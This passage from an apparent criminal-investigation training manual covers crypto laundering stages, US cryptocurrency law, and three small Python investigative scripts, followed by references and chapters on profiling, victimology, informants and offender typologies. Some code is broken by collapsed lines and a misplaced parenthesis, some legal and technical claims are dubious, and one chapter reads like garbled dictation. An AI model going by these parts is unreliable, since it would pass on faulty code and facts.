back to the source. Additionally, the pseudo-anonymous nature of virtual currencies makes it exponentially more difficult to trace these funds than cash. As one caveat, criminals will lose a percentage off the top to move the funds, but in the end, the funds appear legitimate, making the loss worthwhile.

The next step toward clean money is Integration. After placing the funds in the cryptocurrency system and moving them around in a kind of virtual shell game, the criminals are closer to enjoying unencumbered and relatively safe use of their ill-gotten gains. There are still risks to integrating the funds into the mainstream financial system because exchanges and other parties involved in cryptocurrency transactions monitor activity and may issue Suspicious Activity Reports (SARs), which flag high-risk transactions. However, once legitimized, the criminals have multiple options for recouping the funds from the financial system.

84. Cryptocurrency Legal Aspects

Even though there are currently no laws specifically about cryptocurrency, accepting cryptocurrencies as payment for business transactions can present many legal issues. Not all of these issues are even defined or identified, yet cryptocurrencies continue to grow in popularity.

Bitcoin and Ethereum are currently the most popular cryptocurrency today. Issues seem to arise because cryptocurrencies tend to fluctuate in value very rapidly. Purchasing something with Bitcoin or another cryptocurrency is very similar to buying something with shares of a volatile stock that you own. Similarly, while it could be valuable today, tomorrow, it could be worth half as much or even double.

As we have learned in this course, Bitcoins are stored in various digital or paper wallets. Obviously, these wallets are individually maintained and are not insured by the FDIC. As such, any Bitcoins in your personally maintained wallet, although encrypted or secured with other forms of security measures, are not truly protected. In real terms, any Bitcoins in your personally maintained wallet are not insured by the United States government against the digital wallet company going out of business or in the event your personally maintained wallet is stolen or compromised. Bitcoin transactions are anonymous because each transaction is tied to a “digital wallet ID” rather than an actual name and identity. Not having actual names tied to the transaction is primarily why marketplaces specializing in selling illegal products and services, like the now-defunct “Silk Road,” accept Bitcoin as payment.

To further explain the dilemma, Bitcoin and other cryptocurrencies have unique characteristics that make them different from traditional money. First, most major credit card companies will impose a transaction fee of around 3%. While mining fees have become somewhat the norm in cryptocurrency, Bitcoin allows individuals and merchants to transact directly without a fee. This tends to lower the overall cost of the transaction. Additionally, unlike the U.S. Dollar, Bitcoins cannot be mined infinitely. In fact, there are only 21 million Bitcoins that can be mined in total. Once miners have unlocked this many Bitcoins, the planet’s supply will essentially be tapped out unless Bitcoin’s protocol is changed to allow for a larger supply. In any event, the direct power of Congress under Article I, Section 8 of the U.S. Constitution, is the authority “to coin Money” and “regulate the value thereof” and thus may provide oversight and control of cryptocurrencies.

In a notice issued by the Internal Revenue Service (IRS) in March of 2014, a decision was rendered that provided that virtual currency be treated as property for U.S. federal tax purposes. This means that Cryptocurrencies adhere to the same general property transaction tax principles. Additionally, wages paid with cryptocurrency are taxable to an employee, must be reported by the employer on a W-2 Form, and are subject to federal income tax withholding and payroll taxes. Payments to independent contractors made with cryptocurrencies are also taxable, and self-employment tax rules generally apply. Gain or loss from the sale or exchange of cryptocurrency depends on whether the virtual currency is a capital asset in the hands of the particular taxpayer. Finally, any payments made with virtual currency are subject to information reporting to the same extent as any other payment made in property.

The IRS also determined that an individual can receive income in money, property, or services. If you receive more income from the virtual world than you spend, you may be required to report the gain as taxable income. IRS guidance also applies when you spend more in a virtual world than you receive, you generally cannot claim a loss on an income tax return.

Under title 18 U.S.C. Sections 470-477 and 485-489, counterfeiting and forging the U.S. or foreign coins, currency, and obligations are subject to criminal sanctions. However, there is nothing that expressly applies to a currency in digital form. Whether the United States government can prosecute for the use of cryptocurrency under one of the counterfeiting criminal statutes is quite unclear.

The Electronic Transfer Fund Act (ETFA), 15 U.S.C. Sections 1693 applies to transfers of money electronically but is limited and does not appear specifically applicable to a digital currency without a financial institution involved. The Act applies to transfers of funds initiated by electronic means from a consumer's account held at a financial institution. Since cryptocurrencies use a peer-to-peer network, eliminating the need for a financial institution, it is unlikely that this legislation would apply.

The Stamps Payments Act criminalizes the issuance, circulation, or payout of "any note, check, memorandum, token or other obligation, for a less sum than \$1, intended to circulate as money or to be received or used in place of lawful money of the United States." The language seems to apply to tangible forms of currency rather than cryptocurrency. Still, if Bitcoin or another cryptocurrency were to become a legitimate competitor of the U.S. Dollar, this statute might apply.

Engaging in financial transactions that involve proceeds of illegal or terrorist activities (or designed to finance such activities) is prohibited under federal criminal anti-money laundering laws. The Bank Secrecy Act (BSA) imposes record-keeping requirements on financial institutions to fight these illegal and terrorist-related financial transactions. All "money services businesses" (MSBs) must implement anti-money laundering programs to identify and stop such crimes, and MSBs must also file reports of cash transactions exceeding \$1,000.

A currency dealer or exchanger, check casher, an issuer of traveler's checks, money orders, stored value, seller or redeemer of traveler's checks, money orders or stored value, money transmitter, and U.S. Postal Service all fall under the umbrella of MSBs. Businesses and individuals that change Bitcoin into U.S. Dollars, or other foreign currency, must register with the Department of Treasury and comply with BSA reporting requirements. This is where many of the start-up bitcoin exchanges make their mistake. By failing to register with the Department of Treasury and comply with the BSA reporting requirements, they are usually in violation of not registering as a licensed money transmitter.

In August 2013, the U.S. District Court for the Eastern District of Texas held that it had subject matter jurisdiction over possible fraud in investments purchased with Bitcoin. This means that based on the court's finding, investments purchased with Bitcoin are securities, and therefore may subject all investments purchased with Bitcoin to SEC regulations.

Finally, unfair or deceptive acts or practices in or affecting commerce are prohibited by the Federal Trade

Commission (FTC) Act. This act does apply to cryptocurrencies. In September of 2014, the FTC brought a civil action under the FTC Act against Butterfly Lab in the U.S. District Court for the Western District of Missouri. The company was charged with engaging in deceptive practices in violation of Section 5(a) of the FTC Act. It was alleged that Butterfly misled consumers who prepaid thousands of dollars for Bitcoin mining machines that could not produce bitcoins. In the eyes of the FTC, Butterfly was unjustly enriched, and the court had to intervene to stop a continuing substantial injury to consumers.

85. Code/Scripts/Software

The following section is a collection of scripts and codes used to carry out some investigative techniques.

85.1. A simple script to demonstrate the mining process

```
import hashlib
text = ("94a89e8799ce8e3a0e876261e1fb10326ba1cf08")
for nonce in range(10000000): input = text+str(nonce) hash = hashlib.sha256(input.encode()).hexdigest()
print (input, hash) if hash.startswith("0000"): print ("Found Hash") break
```

85.2. unix time convertor

```
import time

rawtime = str(raw_input("Whats the value from the hex?"))

flip = rawtime[::-1]

u_time = int(flip, 16)

final = time.ctime(int(u_time))

print final
```

85.3. Discover the unspent Transactions associated with an address

```
import json
import requests

address = str(raw_input("Enter the bitcoin address? "))

myfile = open('unspent_%s.txt' % address, 'w')

resp = requests.get('https://blockchain.info/unspent?active=%s' % address)

utxo_set = json.loads(resp.text)["unspent_outputs"]

myfile.write('TX_ID TX_Number Amount' + '\n' + '\n')

for utxo in utxo_set: myfile.write("%s %d %ld Satoshis" % (utxo['tx_hash_big_endian'], utxo['tx_output_n'],
utxo['value'])) + '\n')

myfile.write('\n' + '\n')

myfile = open('balance_%s.txt' % address, 'w')

balance = requests.get('https://blockchain.info/balance?active=%s' % address)

for line in balance: myfile.write(line + '\n')
```

86. References

- Antonopoulos, A. (2014). Mastering Bitcoin from <https://www.oreilly.com/library/view/mastering-bitcoin/9781491902639/ch07.html>
- Abe: block browser for Bitcoin and similar currencies (n.d.). In GitHub. Retrieved March 24, 2015, from <https://github.com/bitcoin-abe/bitcoin-abe>.
- Baydakova, A. (2018, November 18). Leader in blockchain news. Retrieved from <https://www.coindesk.com/>
- Bitcoin.org (N.D.) Bitcoin Developer Resources. Retrieved from <https://bitcoin.org/en/developer-reference#merkle-trees>
- Bitaddress.org, www.bitaddress.org
- v3.3.0-SHA256-dec17c07685e1870960903d8f58090475b25af946fe95a734f88408cef4aa194.html
- Bitcoin and Money Laundering: Complete Guide to Worldwide Regulations. (2018, July 02). Retrieved from <https://blockonomi.com/bitcoin-money-laundering/>
- Bitcoin and Money Laundering: Complete Guide to Worldwide Regulations. (2018, July 02). Retrieved from <https://blockonomi.com/bitcoin-money-laundering/> Ayushman Bharti, <https://killerblock.com/dao-blockchain/>
- Bitcoin Block Explorer (n.d.). In Blockexplorer. Retrieved March 24, 2015, from <http://blockexplorer.com>.
- Blockchain Explorer: BTC: ETH: BCH. (n.d.). Retrieved February 28, 2020, from <https://www.blockchain.com/explorer>
- Canellis, D. (2019, May 6). Bitcoin has nearly 100,000 nodes, but over 50% run ... Retrieved March 26, 2020, from <https://thenextweb.com/hardfork/2019/05/06/bitcoin-100000-nodes-vulnerable-cryptocurrency/>
- CoinJoin: Bitcoin privacy for the real world (2013, August 22). In Bitcoin Forum. Retrieved March 30, 2015, from <https://bitcointalk.org/?topic=279249>.
- CoinSwap: Transaction graph disjoint trustless trading (2013, October 30). In Bitcoin Forum. Retrieved March 30, 2015, from <https://bitcointalk.org/index.php?topic=321228>.
- Digital Evidence and Forensics. (n.d.). Retrieved February 21, 2020, from <https://nij.ojp.gov/digital-evidence-and-forensics>
- En.Bitcoin. (2014). Wallet Import Format. Retrieved from https://en.bitcoin.it/wiki/Wallet_import_format
- Entropia Dollars can, in fact, be exchanged for fiat currency and is, therefore, a convertible currency (<http://account.entropiauniverse.com/account/withdrawals/>).
- FAQ (n.d.). In Bitcoin information site. Retrieved April 25, 2015, from bitcoin.org/ru/faq#what-is-bitcoin
- FATF Report "Virtual Currencies – Key Definitions And Potential AML/CFT Risks" FATF, June 2014. (Source: <http://www.fatf-gafi.org/topics/methodsandtrends/documents/virtual-currency-definitions-aml-cft-risk.html>)
- Forrest, K. (2014, July 09). United States v. Ulbricht. Retrieved March 26, 2020, from <https://casetext.com/case/united-states-v-ulbricht-11>
- Fortney, L. (2018, November 09). Blockchain, Explained. Retrieved from <https://www.investopedia.com/terms/b/blockchain.asp>
- Forum RUnion in the TOR net (n.d.). In Forum RUnion. Retrieved March 30, 2015, from <http://r2d2akbw3jpt4zbf.onion/>. "Fruit of the Poisonous Tree." Legal Information Institute, Legal Information Institute, www.law.cornell.edu/wex/fruit_of_the_poisonous_tree.
- Furneaux, Nick. Investigating Cryptocurrencies: Understanding, Extracting, and Analyzing Blockchain Evidence (p. 109). Wiley. Kindle Edition.

Global Legal Research Directorate. (2018, June 01). Regulation of Cryptocurrency Around the World. Retrieved March 20, 2020, from <https://www.loc.gov/law/help/cryptocurrency/world-survey.php>

Global Stats Counter. (2020, February). Desktop vs. Mobile vs. Tablet Market Share Worldwide. Retrieved March 26, 2020, from <https://gs.statcounter.com/platform-market-share/desktop-mobile-tablet>

Home. Blockchain (n.d.). In Blockchain. Retrieved March 24, 2015, from <https://blockchain.info/>.

Hong, E. (2018, October 31). How Does Bitcoin Mining Work? Retrieved from <https://www.investopedia.com/tech/how-does-bitcoin-mining-work/#ixzz5Q3LjASaq>

How to launder stolen bitcoins (2015, January 7). In CCN. Retrieved May 3, 2015, from <https://www.cryptocoinsnews.com/laundry-stolen-bitcoins/>.

Information "About using of "virtual currencies," in particular, Bitcoin" (2014, January 27). In The Central Bank of the Russian Federation. Retrieved April 24, 2015, from www.cbr.ru/press/pr.aspx?file=27012014_1825052.htm.

Introduction to Cryptocurrency – Decryptionary. (n.d.). Retrieved from <https://decryptionary.com/what-is-cryptocurrency/introduction-to-cryptocurrency/>

Jaramillo, A. (2018, April 03). BIP 44: Hierarchical Deterministic Wallets. Retrieved from <http://aaronjaramillo.org/bip-44-hierarchical-deterministic-wallets>

King, D., & Warrack, P. (2018, December 20). Real Considerations for Law Enforcement in Seizing Virtual Currency. Retrieved February 28, 2020, from <https://www.acamstoday.org/real-considerations-for-law-enforcement-in-seizing-virtual-currency/>

Lafaille, C., & Chantelle. (2018, September 27). What is Blockchain Technology? An Easy Guide For Beginners (2018). Retrieved from <https://www.investinblockchain.com/what-is-blockchain-technology/>

Lansky, Jan.(Jan 2018). Possible State Approaches to Cryptocurrencies

Learnmeabitcoin. (n.d.). Retrieved from <http://learnmeabitcoin.com/glossary/merkle-root>

Lee, J. (2019). Cryptocurrency 101: What cops need to know about crime, cryptocurrencies, and the dark web. Retrieved from <https://www.policeone.com/police-products/investigation/articles/cryptocurrency-101-what-cops-need-to-know-about-crime-cryptocurrencies-and-the-dark-web-bzk94FMXA7b562jb/>

Nathan, A. (2017, January 12). United States v. Murgio. Retrieved March 26, 2020, from <https://casetext.com/case/united-states-v-murgio>

O'Neill, P. H. (2017, April 18). How to search the darknet like a pro. Retrieved from <https://www.dailydot.com/debug/how-to-search-the-deep-web/>

Rakoff, J. (2014, August 19). United States v. Faiella. Retrieved March 26, 2020, from <https://casetext.com/case/united-states-v-faiella>

Randomized Consensus Shared Coin Protocol (n.d.). In PRISM. Retrieved March 30, 2015, from http://www.prismmodelchecker.org/casestudies/consensus_prism.php.

Sullivan, N., & UTC. (2013, October 24). A (relatively easy to understand) primer on elliptic curve cryptography. Retrieved from <https://arstechnica.com/information-technology/2013/10/a-relatively-easy-to-understand-primer-on-elliptic-curve-cryptography/>*

Seth, S. (2018, April 03). Crypto Token. Retrieved from <https://www.investopedia.com/terms/c/crypto-token.asp#ixzz5PbWAoZjb>

Sonenblum, Z. (n.d.). Some Background On Legal Issues Surrounding Bitcoin And Other Cryptocurrencies. Retrieved from <https://heitnerlegal.com/2017/07/18/some-background-on-legal-issues-surrounding-bitcoin->

and-other-cryptocurrencies/

The first three generations of bitcoin mixing technology (n.d.) In The LTB Network. Retrieved March 30, 2015,

The history of bitcoin and reasons for instability problems of currency (2014, March 13). In Vesti.Finance. Retrieved May 3, 2015, from <http://www.vestifinance.ru/articles/40536/>.

Top 10 Bitcoin-Tracking Websites – How To Monitor BTC Transactions? (2017, November 07). Retrieved from <https://bitcoinexchangeguide.com/top-10-bitcoin-tracking-websites/>

Transaction. (n.d.). Retrieved from <https://en.bitcoin.it/wiki/Transaction>

UNODC (2014). Basic Manual on the Detection And Investigation of the Laundering of Crime Proceeds Using Virtual Currencies, June 2014.

US Dept of Homeland Security. (2018, May). Best Practices for Seizing Electronic Evidence. Retrieved February 28, 2020, from [https://www.cwagweb.org/wp-content/uploads/2018/05/](https://www.cwagweb.org/wp-content/uploads/2018/05/BestPracticesforSeizingElectronicEvidence.pdf)

BestPracticesforSeizingElectronicEvidence.pdf

Virtual currency requires tough new regulations”, China View, February 2012. Retrieved from http://news.xinhuanet.com/english/2007-02/12/content_5730970.htm

Vlasov, A.V. (2012). Virtual currency and the evolutionary theory of the origin of money. Science and Education: Agriculture and economics; entrepreneurship; law and governance, 12, 17.

Virtual Currency Schemes”, European Central Bank, October 2012. Retrieved from <http://www.ecb.europa.eu/pub/pdf/other/virtualcurrencyschemes201210en.pdf>

Wallet. (n.d.). Retrieved February 28, 2020, from <https://en.bitcoin.it/wiki/Wallet>

WebMoney. (2018, October 30). Retrieved from <http://en.wikipedia.org/wiki/WebMoney>

What is an Altcoin? (2014, September 12) In CCN. Retrieved March 30, 2015, from <https://www.cryptocoinsnews.com/altcoin/>.

What is Cryptocurrency? – Definition from Techopedia. (n.d.). Retrieved from <https://www.techopedia.com/definition/27531/cryptocurrency>

Сигов, &. (2013, February 10). Bitcoin. Как это работает. Retrieved from <http://habrahabr.ru/post/114642/>

Zhang J., Zhang D., Drew A. (2015). Number Theory Applied to RSA Encryption. Retrieved on May 2, 2016

87. Interview and Interrogation

To be released.

88. Expert Witness

To be released.

89. Rules of Evidence

To be released.

90. Criminal Laws

To be released.

91. Introduction to Criminal Profiling

Criminal profiling is part of the investigative process of a crime in the hopes of identifying an unknown perpetrator based on behavioral science, crime scene analysis, and forensic psychology. We utilize these techniques to make inferences about psychological variables such as personality traits, psychopathologies, and behavior patterns, as well as demographic variables such as age, race, or geographic location. Profilers can use this information to narrow down a pool of potential persons of interest or utilize the information to successfully rationalize with a suspect during the interview and interrogation process in an effort to gain an admission of guilt.

Criminal profiling over the years has been referred by many different names such as crime scene profiling, offender profiling, criminal investigative analysis, and behavioral profiling. Due to this variation, there has been a lack of uniformity or agreement on the definitions and these terms within the profiling sectors. We aim to create a standard that is consistent within the industry. For the purposes of this program and the standards set forth within we will be using the term *criminal profiling*.

92. Introduction to Racial Profiling

U.S. Department of Justice

Civil Rights Division

GUIDANCE REGARDING THE

USE OF RACE BY FEDERAL LAW ENFORCEMENT AGENCIES

June 2003

As adapted by the US DOJ Civil Rights Division (Justice.Gov), in his February 27, 2001, Address to a Joint Session of Congress, President George W. Bush declared that racial profiling is “wrong and we will end it, in America.” He directed the Attorney General to review the use by Federal law enforcement authorities of race as a factor in conducting stops, searches, and other law enforcement investigative procedures. The Attorney General, in turn, instructed the Civil Rights Division to develop guidance for Federal officials to ensure an end to racial profiling in law enforcement.

“Racial profiling” at its core, concerns the invidious use of race or ethnicity as a criterion in conducting stops, searches, and other law enforcement investigative procedures. It is premised on the erroneous assumption that any particular individual of one race or ethnicity is more likely to engage in misconduct than any particular individual of another race or ethnicity.

Racial profiling in law enforcement is not merely wrong, but also ineffective. Race-based assumptions in law enforcement perpetuate negative racial stereotypes that are harmful to our rich and diverse democracy and materially impair our efforts to maintain a fair and just society. (1)

The use of race as the basis for law enforcement decision-making clearly has a terrible cost, both to the individuals who suffer invidious discrimination and to the Nation, whose goal of “liberty and justice for all” recedes with every act of such discrimination. For this reason, this guidance in many cases imposes more restrictions on the consideration of race and ethnicity in Federal law enforcement than the Constitution requires. (2) This guidance prohibits racial profiling in law enforcement practices without hindering the important work of our Nation’s public safety officials, particularly the intensified anti-terrorism efforts precipitated by the events of September 11, 2001.

93. Forensic Victimology

In this chapter, we will discuss forensic victimology and some of the incredible research that has been conducted in this area. Let discuss the goals of forensic victimology as adapted from Turvey (2012). They are explained as followed:

Goals of Forensic Victimology

1. Assist in understanding the elements of the Crime
2. Assist in the Development of a Timeline
3. Define a Suspect Pool
4. Provide Investigative Suggestions
5. Assist with Crime Reconstruction
6. Assist with Contextualizing Allegations of Victimization
7. Assist in the Development of Offender Modus Operandi
8. Assist with the development of offender Motive
9. Assist with Establishing the Offenders Exposure Level
10. Assist with Case Linkage
11. Assist with Publish Safety Response
12. Reduce Victim Deification and vilification

Deification

Involves idealizing victims based on what or who they are, without the consideration of the facts. Because of a certain region or area, specific victim populations tend to be more publicly or politically sympathetic because of the public or political culture.

- Remove Good Suspects from the suspect pool
- Provide Coverage for the false reporter
- Provide Coverage for suspects who are family or household members.

Vilification

Involves viewing the victim as disposable by what they are without consideration of the facts. The basic premise or thought process is that it's acceptable or perhaps not as harmful to commit crimes against people of a particular ethnicity, race, lifestyle, or religion. Examples might include:

- The homeless/mentally ill
- Homosexuals
- Minority Populations
- Prostitutes
- Drug Dealers
- Drug Addicts
- Teen Run Away

- Religious Beliefs

94. Follow Up Investigation

Follow-up Investigation – The follow-up investigation should be an extension of the activities of the preliminary investigation and not a repetition of it. The purpose of a follow-up investigation in a criminal case is to gather additional evidence and information to prove the elements of the particular crime in order to affect an arrest and support prosecution of the suspects and/or to recover stolen property.

Guidelines for Conducting Follow-up Investigations: The following list of procedures should be used as a guide when conducting complicated investigations. Principal investigators shall conduct as thorough an investigation as possible, including as many of the following steps as appropriate, although all of the steps may not be necessary in every investigation:

1. Plan, organize, and conduct crime scene searches for the purposes of gathering additional physical evidence;
2. Review and analyze all previous reports prepared in the preliminary phase;
3. Conduct additional interviews with victims, witnesses, reporting parties, and preliminary investigating officers, if necessary;
4. Conduct interviews and/or interrogations of all suspects;
5. Review departmental records for incidents of a similar nature for the purpose of developing a suspect;
6. Review results for laboratory examinations;
7. Seek additional information from informants or from officers from this and neighboring police agencies;
8. Check criminal records of potential suspects;
9. Identify and apprehend suspects;
10. Interview apprehended suspects in order to determine involvement in, and clearance of, other crimes;
11. Arrange for the dissemination of pertinent information obtained to all shifts and units as well as other law enforcement agencies;
12. Assist the Assistant District Attorneys in preparing cases for court presentation;
13. Assist in the prosecution of cases in District and Superior Court;
14. Document in a timely manner, in the Department's computer system, all relevant investigative measures that have been completed.

95. The Role of the Victim in Criminal Investigations

One of the most fundamental functions of any civilized society is the protection of its citizens from criminal victimization. In the United States, the primary responsibility for protecting innocent people from those who would harm them rests with the criminal justice system. The criminal justice system involves many components that are reviewed in this section. The effectiveness of this system relates directly to the appropriate balancing of rights, roles, and responsibilities of the various participants within the system.

In his preface to *The Price of Perfect Justice*, Macklin Fleming (1974) reminds us that “the Goddess of Justice is traditionally depicted holding in one hand the scales of justice, with which she weighs the right, and in the other the sword, with which she executes it.” The criminal justice system involves a delicate balance among its many components in the search for truth and justice. This section discusses the dynamics of this balance among the various agencies and professionals within the criminal justice system, and how the victim of crime figures into these dynamics.

ELEMENTS OF THE CRIMINAL JUSTICE SYSTEM CONTINUUM

There are many elements and “players” within the criminal justice system that need to be understood if one is to effectively advocate for the rights of crime victims. Of course, a fundamental precondition is that many of these rights have been established within the legislative and case law framework in different states.

Assuming certain basic rights and protections are in place, then victims and their advocates have some foothold to enforce these rights. Those primarily responsible for assuring that victims are afforded the protections and assistance they deserve are criminal justice system professionals.

The criminal justice system, at its fundamental level, includes the following:

- Law enforcement.
- Prosecution.
- Defense counsel.
- Judiciary.
- Probation.
- Institutional corrections.
- Parole.

Allied professions, such as mental health, child welfare, medical, and others, often have significant roles within the criminal justice process. The dynamics of these professional perspectives within the system need to be understood to best protect victims’ rights.

96. Utilizing Informants

The utilization of confidential informants is lawful, and often essential, to the effectiveness of properly authorized criminal investigations or intelligence-gathering activities.

At the same time, such utilization carries with it special challenges and risks that warrant prudent and responsible efforts. Those adopting or utilizing these guidelines acknowledge that special care must be taken to carefully evaluate and closely supervise the use of confidential informants.

Due to the inherent dangers associated with the investigations of drug-related crimes and other serious offenses, or similar concerns in any situation in which the use of a confidential informant is anticipated, a priority of such operations is the safety of the persons involved, including the confidential informant, agency personnel, target offender(s) and the public.

Law Enforcement agency operational decisions and actions regarding the use of confidential informants, must keep the safety of involved persons a top priority and agency personnel should exercise the utmost care and judgment in order to minimize the risk of harm to all persons involved.

The purpose of these guidelines is to promote among the state and local law enforcement agencies utilizing confidential informants the development and maintenance of comprehensive policies and procedures addressing the recruitment, selection and utilization of confidential informants and to articulate minimum training expectations for those agencies.

Compliance with these guidelines will enhance the goal of establishing more uniform practices throughout the state and promote the safety of those involved in operations involving confidential informants.

These guidelines are intended to assure, to the greatest extent possible, uniformity of policy and procedure regarding the use of confidential informants by state or local law enforcement agencies throughout the state.

97. Crime Scene Reconstruction and Interpretation

Crime scene reconstruction is the process of determining or eliminating the events and actions that occurred at the crime scene through analysis of the crime scene pattern, the location and position of the physical evidence, and the laboratory examination of the physical evidence. Reconstruction not only involves scientific scene analysis, interpretation of the scene pattern evidence, and laboratory examination of physical evidence, but also involves the systematic study of related information, and the logical formulation of a theory.

98. Behavioral Evidence Analysis

The first thing we're going to discuss today's behavioral evidence. Behavioral evidence could be. Physical in nature or even testimonial evidence that helps to guide or establish how when or where some sort of action has taken place. For example, injuries can help to understand who is present if there are any weapons used the amount of force that was applied, and possibly even the intent behind the crime. Fingerprints can tell us a lot about who was there what kind of contact the individual had the use of an object or what might have been in their possession. Blood-stained can help us to understand if there was an injury if there was a movement of the body or in what direction it was taken who was present during the scene of a crime and if there was any injury there. Toxic can tell us if there is the presence of alcohol medication drugs or toxins in the victim or the offender system these can tell us a lot about the State of Mind the individual was in the hell the Judgment the cognition all of which can influence someone's behavior and thought process. Footprints can indicate the presence of an individual or a particular individual they can tell us if they were walking if they are running if they were standing and what direction they were moving in it can tell us a lot about the scene of a crime.

BEA is referred to as an ideo-deductive method of crime scene analysis and criminal profiling. The reason why is it takes into effect the examination and interpretation of different types of physical evidence, forensic victimology, and crime scene characteristics to paint a big picture.

99. Criminal Characteristics

Going back to the 1970s the FBI was extremely frustrated with the fact that crime scenes were not painting an accurate picture of who the individuals were that they should have been looking for. They started to utilize data from different types of homicide cases to sexual assaults in an effort to see if they can be able to identify who they were looking for and or the characteristics of the offender.

With this in mind, the FBI set out to interview over 36 convicted killers to be able to try to identify key important information this information includes:

1. An in-depth examination of the crime scene
2. An enhanced study as it relates to the nature of the attack itself
3. An examination of the examiner /coroner's report
4. An understanding of the victim and those characteristics that were involved

Then we start to understand the offender and who the offender is based upon those characteristics. It first starts to understanding if an offender is organized or disorganized. The FBI has consistently maintained that those two individuals have very different behavioral characteristics and demographics.

According to the FBI, the crime scene of an organized offender shows the following features:

- They might show signs of planning of the crime
- They might show signs that point to the offender being in control at the crime scene
- They might show signs that the offender has some basic knowledge of forensic evidence and what's left behind

Ressler et al maintained that organized offenders tend to:

- Have a high birth order (often being the firstborn son in a family).
- Their father's work history is generally stable.
- Parental discipline is perceived as inconsistent.
- Have mobility (his car is in good condition).
- Likely to choose a stranger as the victim.
- This type of offender is intelligent and possibly an underachiever.
- Socially skilled.
- Sexually competent.
- Likely to be living with a partner.
- Likely to be depressed and experiencing a great deal of anger around the time of the attack.
- Likely to follow news reports about the attack and likely to leave the area after the attack.

On the other hand, the FBI maintained that the crime scene of a disorganized offender tends to show the following features.

- They tend to show no sign or little sign of preparation or planning
- They tend to show that attacks were random and not coordinated
- They tend to show that an offender might have been dazed, confused, or out of a normal state of mind.
- There might be signs of disorganization
- The offender rather than pre-planning the crime with a weapon might just find anything at the crime scene such as a tree branch or a rock
- There was little or no temp made by the offender to try to hide conceal or destroy any of the elements of the crime scene

It is also been identified and suggested that an offender that is disorganized tends to

- They might live within close proximity of the crime scene
- They are likely to live alone or is isolated
- They are likely to be above average or low intelligence
- They might be socially or sexually inept
- They might suffer from some sort of mental illness
- They might be likely to have suffered sexual abuse or physical abuse as a child
- They might have likely been subjected to harsh parental discipline
- This type of offender also might have a poor work history or no work history

By classifying offenders into one of these two categories helps to determine right off the get-go whether a series of attacks is likely to be that of one person or more than one person.

Next, we want to understand a little bit more about the offender in detail. We will explore any evidence of criminal skill, the knowledge of the victim, knowledge of the crime scene, knowledge of materials or methods, and what some problems might arise during this analysis.